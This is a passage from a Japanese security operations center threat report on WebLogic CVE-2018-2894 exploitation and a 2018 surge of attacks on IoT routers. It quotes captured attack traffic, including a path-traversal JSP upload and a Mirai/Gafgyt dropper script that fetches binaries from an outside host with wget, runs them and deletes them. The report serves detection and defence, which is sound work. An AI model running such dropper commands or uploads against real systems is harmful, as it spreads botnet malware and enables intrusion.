Content-Type: multipart/form-data; boundary=24cd149fd7dccfeb72bdc13ec84ec64d

--24cd149fd7dccfeb72bdc13ec84ec64d
Content-Disposition: form-data; name="../../../../../../../wlserver/server/lib/
consoleapp/webapp/framework/skins/wlsconsole/images/[redacted]
Content-Type: application/octet-stream

<%@page import="java.util.zip.ZipEntry"%>
<%@page import="java.util.zip.ZipOutputStream"%>
<%@ page language="java" pageEncoding="UTF-8"%>
```

図 11 ファイルインポート機能を悪用する攻撃通信(一部)

4.2.2 脆弱性を悪用した攻撃の検知事例

図 12に、本脆弱性に関連した通信の検知内容を紹介します。実際の攻撃通信の検知件数は数件しかなく、いずれの通信内容も脆弱な環境を調査する通信でした。なお、紹介したファイルアップロードを試みる通信の検知はありませんでした。

```
GET /ws_utc/config.do HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: [redacted]
Connection: close
```

(a)config.doへのアクセスを確認する通信

```
GET /ws_utc/resources/setting/options/general HTTP/1.1
Accept-Encoding: identity
X-Requested-With: XMLHttpRequest
Host: [redacted]
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/67.0.3396.99 Safari/537.36
```

(b)config.doの設定を確認するページへのアクセス

図 12 本脆弱性を狙った攻撃通信の検知例

4.2.3 本脆弱性への対策

CVE-2018-2894 の影響を受ける Oracle WebLogic Server を使用している場合は、早期に対策を実施し、可能な限り最新のバージョンにアップデートすることを推奨いたします。なお、影響を受けるソフトウェアバージョンは脆弱性情報公開時にサポート対象のバージョンのみが公開されるケースが多いため、記載されていない古いソフトウェアバージョンも脆弱である可能性があります。

また、本脆弱性は開発モードで動作する機能が有効な場合に攻撃の影響を受けます。Oracle WebLogic Server だけではなく、他のソフトウェアでも開発モードで稼働している場合のみ影響する脆弱性は過去にも多数報告されており、弊社ブログでも警鐘を鳴らしています[5]。開発モードの設定のまま本番環境で各種システムを稼働させていないか、今一度設定をご確認ください。

[5] まさか開発モードで本番稼働していませんよね
https://www.lac.co.jp/lacwatch/people/20151002_000256.html

4.3 IoT 機器を狙った攻撃通信の急増

本集計期間において、IoT 機器を狙った攻撃通信が爆発的に増加しました。攻撃の検知傾向と検知内容、攻撃元 IP アドレスに対する考察に加え、組織内で IoT 機器を利用する際の注意点を示します。

4.3.1 IoT 機器を狙った攻撃通信の検知傾向

4.3.1.1 検知件数の推移

図 13に、集計期間以前の6月と、集計期間に該当する7月～9月における、IoT 機器を狙った攻撃通信の検知件数の推移について示します。IoT 機器を狙った攻撃通信は、これまでも定常的に検知していましたが、7月10日頃より増加傾向が見られました。この増加は後述するNetis/Netcore社製ルータを狙った攻撃が主な要因でした。その後、7月中旬から下旬にかけて更に増加しており、7月25日には約70万件にのぼる攻撃通信を検知しました。これは、Netis/Netcore社製ルータを狙った攻撃の他、D-Link社製ルータや、光通信規格であるGigabit Passive Optical Network（GPON）を利用する家庭用ルータを狙った攻撃など、複数の攻撃通信が急増したことが要因でした。

7月26日以降、該当の攻撃通信の検知件数は減少し、落ち着いているように見受けられますが、依然として攻撃通信は1日あたり20万件前後と多数検知しており、収束していません。




図 13 IoT 機器を狙った攻撃通信の検知件数の推移

4.3.1.2 攻撃送信元の傾向

IP Geolocation の情報を基に、攻撃通信の送信元 IP アドレスを国別に集計した結果を図 14 にを示します。大多数の送信元 IP アドレスはエジプトで、7 月 25 日も同様でした。日本に割り当てられている IP アドレスを送信元とする攻撃通信の割合はわずか 1%ですが、攻撃の踏み台となっている端末は日本国内で 2000 台以上存在しています。

また、執筆時点で接続が可能なホストについて調査を実施したところ、「DNVRS-Webs」や「micro_httpd」などの応答を返すホストを多数確認しました。これらの応答は、Hikvision 社製ネットワークカメラや特定のルータ製品の応答に含まれることがあります。そのため、これらの送信元端末が JSOC にて検知している IoT 機器への攻撃の踏み台となったものと推測しています。




図 14 送信元 IP アドレスの国別割合

4.3.2 攻撃通信の検知内容

図 15 に、IoT 機器種別毎の攻撃検知割合を示します。集計期間中における攻撃種別の割合では、Netis/Netcore 社製のルータにおける脆弱性を狙った攻撃が全体の 80%を占めており、次いで、D-Link 社製のルータや、家庭用 GPON ルータ、Zyxel 社製の Eir D1000 ルータなどにおけるコマンドインジェクションの脆弱性を狙った攻撃を多く検知しました。




図 15 IoT 機器を狙った攻撃通信における検知割合

本集計期間において検知した内容から、IoT 機器を狙った一連の攻撃の多くは、Mirai や IoTroop をはじめとする、IoT ボットの一部によるものであったと考えます[6,7]。また、本攻撃通信の内容は、外部のホストから不審なファイルを取得して実行するようなコマンドであったことから、ボットやその亜種等に感染さ

---

[6] 複数のエクスプロイトが組み込まれた IoT/Linux ボットネット Mirai、Gafgyt が Apache Struts、SonicWall を狙う
https://www.paloaltonetworks.jp/company/in-the-news/2018/unit42-multi-exploit-iotlinux-botnets-mirai-gafgyt-target-apache-struts-sonicwall

[7] Mirai と Gafgyt の新たな IoT/Linux ボットネット攻撃キャンペーン
https://www.paloaltonetworks.jp/company/in-the-news/2018/unit42-finds-new-mirai-gafgyt-iotlinux-botnet-campaigns

せ、最終的には Mirai への感染により DDoS 攻撃等への加担や、仮想通貨の採掘を目的としているものと考えます。

4.3.2.1 からは、図 15 において特に多く検知していた攻撃通信について記載します。

4.3.2.1 Netis/Netcore 社製のルータにおける脆弱性を狙った攻撃

本攻撃は、2014 年 8 月に確認された Netis/Netcore 社製のルータにおけるコマンド実行が可能な脆弱性[8]を狙った攻撃です。これまでも本攻撃の検知は多くありました[9]が、先述の通り 2018 年 7 月末に急増しました。特徴としては、53413/UDP ポートに対して図 16 のリクエストを検知していました。攻撃の内容としては、wget コマンドや curl コマンド、TFTP の get コマンド及び FTP の ftpget コマンド等を使用して不審なファイルを取得および実行させた後、プログラムを実行した痕跡を残さないように削除を試みているものなどを確認しています。




図 16 Netis/Netcore 社製のルータにおける脆弱性を狙った攻撃通信例

確認したファイル名の一例を、表 3 に記載します。特徴として、使用するプロトコルにより、取得するファイル名を変更しているものが多数ありました。ファイルに紐づく Hash 値を基に、公開情報から調査したところ、これらのファイルにて Mirai などの IoT ボットへの感染を目的としているとの情報を確認しています。

---

[8] UDP ポートを開放した状態にする Netis 製ルータに存在する不具合を確認
https://blog.trendmicro.co.jp/archives/9725

[9] JSOC INSIGHT vol.14 4.1 IoT 機器の乗っ取りを試みる攻撃の検知
https://www.lac.co.jp/lacwatch/pdf/20170110_jsoc_j001t.pdf

表 3 取得するファイル名（一例）

プロトコル	コマンド	取得するファイル名	
HTTP	wget curl	8UsA.sh KEIJI.sh bins.sh	tenshi.sh r00ty.sh
TFTP	get	t8UsA.sh tKEIJI.sh	tftp1.sh ktftp1.sh
FTP	ftpget	8UsA1.sh KEIJI1.sh	ftp1.sh

攻撃が成功した後に取得されるファイルを調査したところ、「ntpd」や「sshd」、「openssh」などのファイル名のバイナリファイルを取得させる内容が記載されていました。公開情報から、その内容は DDoS 攻撃に用いられるファイルおよび Gafgyt 等に分類されるマルウェアであるとの情報が散見されました。

```
[redacted]]$ cat bins.sh
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/ntpd; chmod +x ntpd; ./nt
pd; rm -rf ntpd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/sshd; chmod +x sshd; ./ss
hd; rm -rf sshd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/openssh; chmod +x openssh
; ./openssh; rm -rf openssh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/bash; chmod +x bash; ./ba
sh; rm -rf bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/tftp; chmod +x tftp; ./tf
tp; rm -rf tftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/wget; chmod +x wget; ./wg
et; rm -rf wget
```

図 17 取得したファイルの内容

4.3.2.2 D-Link 社製ルータにおける脆弱性を狙った攻撃

本攻撃は、D-Link 社製ルータ「DSL-2750B」のファームウェアバージョン 1.01～1.03 におけるコマンド実行が可能な脆弱性を狙った攻撃[10]で、図 18 のような攻撃通信を多数確認しています。本脆弱性は、cli パラメータを経由してリモートからコマンド実行が可能で、攻撃通信の内容としては、80/tcp ポートを主とする Web ポートに対して、wget コマンドを使用してファイルを取得および実行させる攻撃内容を確認しています。

[10] D-LINK ROUTER DSL-2750B FIRMWARE 1.01 TO 1.03 – RCE NO AUTH
https://www.quantumleap.it/d-link-router-dsl-2750b-firmware-1-01-1-03-rce-no-auth/

図 18 D-Link 社製ルータにおける脆弱性を狙った攻撃通信例

wget コマンドにより取得を試みるファイルの一例として、Mirai などに分類されるファイルやスクリプトファイルが挙げられます。本ファイルが実行されることによって、最終的には Mirai や Gafgyt 等のボットへの感染により攻撃に加担させることを目的としているものと考えます。

4.3.2.3 DASAN 社製 GPON を利用するルータにおける脆弱性を狙った攻撃

光通信規格である Gigabit Passive Optical Network（GPON）を利用した、DASAN Networks 社製の家庭用ルータにおいて存在する、認証回避の脆弱性（CVE-2018-10561）[11]及びコマンド実行の脆弱性（CVE-2018-10562）[12]を悪用し、リモートコード実行を試みる攻撃を非常に多く検知しました。検知した攻撃内容を図 19 に示します。




図 19 GPON ルータにおける脆弱性を狙った攻撃

図 19 のコマンド実行の脆弱性（CVE-2018-10562）を狙った攻撃では、diag_action=ping における dest_host パラメータの値にコマンドを挿入することで、任意のコマンド実行が可能となります。

攻撃の内容は、前述の脆弱性を利用し、wget コマンドを用いてファイルを取得させる試みを確認しています。取得を試みるファイルを調査した結果、Mirai や Gafgyt 等のマルウェアに感染させ、DDoS 攻撃をはじめとする攻撃に加担させることを目的としているものと考えます。

---

[11] Dasan GPON home router における認証に関する脆弱性
https://jvndb.jvn.jp/ja/contents/2018/JVNDB-2018-004885.html

[12] Dasan GPON home routers におけるコマンドインジェクションの脆弱性
https://jvndb.jvn.jp/ja/contents/2018/JVNDB-2018-004886.html

また、本攻撃の特徴として、以下のような User-Agent が含まれています。「Hakai」などの文字列からも分かるように、本攻撃には Gafgyt の亜種 Hakai による攻撃通信も含まれている[13]と考えます。

表 4 GPON ルータに対する攻撃で確認した User-Agent の一例

CarlosMatos/69.0	Hakai/2.0
Hello, World	Gemini/2.0
Ronin/2.0	Go-http-client/1.1
SDSS	curl/7.3.2

さらに、本攻撃を検知した際のパケットとして、図 20 GPON ルータの脆弱性を狙った攻撃の失敗例のような通信を多数確認しました。図 20 内の①は D-Link 社製ルータの脆弱性を狙った攻撃、②は GPON ルータの脆弱性を狙った 2 つの攻撃が確認できます。しかし、全ての攻撃リクエストが同一の HTTP リクエスト内に含まれているため、攻撃として実質有効であるのは冒頭の D-Link 社製ルータに対する攻撃のみであり、他の攻撃リクエストについては正常に送信できていないものと考えます。

図 20 GPON ルータの脆弱性を狙った攻撃の失敗例

[13] Mirai と Gafgyt の新たな IoT/Linux ボットネット攻撃キャンペーン
https://www.paloaltonetworks.jp/company/in-the-news/2018/unit42-finds-new-mirai-gafgyt-iotlinux-botnet-campaigns

4.3.3 本事象への対応

IoT 機器を狙った攻撃はこれまでも継続的に検知していましたが、前述の通り、特に本集計期間は検知が急増しています。また、攻撃対象とされる IoT 機器の新たな脆弱性を狙ったエクスプロイトコードが、日々攻撃者によってマルウェアに組み込まれるようになり、攻撃者の視点では、効率的に、より多くの IoT 機器に対応した攻撃通信を発生させることが可能な状況です。そのため、可能な限り早急に以下の対応をとることを推奨します。

□ 最新バージョンへのアップデートの実施

脆弱な IoT 機器のバージョンを使用している場合、メーカから脆弱性が修正された最新バージョンがリリースされているかを確認し、最新バージョンが存在する場合には早急にアップデートすることを推奨します。IoT 機器では、必ずしも全てのメーカが脆弱性を修正したバージョンをリリースしているわけではないため、そのような場合は、別途以下の対策を検討してください。

□ アクセス制御の実施

該当する脆弱な IoT 機器の最新バージョンがリリースされていない場合や、アップデートが難しい場合は、Firewall 等によるアクセス制御や認証の強化を実施し、第三者からのアクセスが可能とならないよう対策を取ることを強く推奨します。

□ 製品導入時の検討

製品導入にあたり、長期的な運用を検討している場合は、その製品がセキュリティ面で考慮されているか否かを製品導入の判断基準の一つに含めることを推奨します。

脆弱な IoT 機器の中には、ログインユーザ名およびパスワードがハードコードされている場合や、ユーザが認証情報を変更できない場合、あるいは、脆弱性が発覚しても脆弱性が修正されず、メーカやから最新バージョンがリリースされないという場合があります。そのため、信頼できるメーカの製品や、管理する上で必要なセキュリティが考慮されている製品かどうかを確認の上、導入をご検討ください。

5　終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.22
【執筆】
青羽 真利 / 鈴木 翔 / 高井 悠輔 / 山城 重成
(五十音順)

LAC ともに、イキル

株式会社ラック
〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
E-MAIL：sales@lac.co.jp
https://www.lac.co.jp/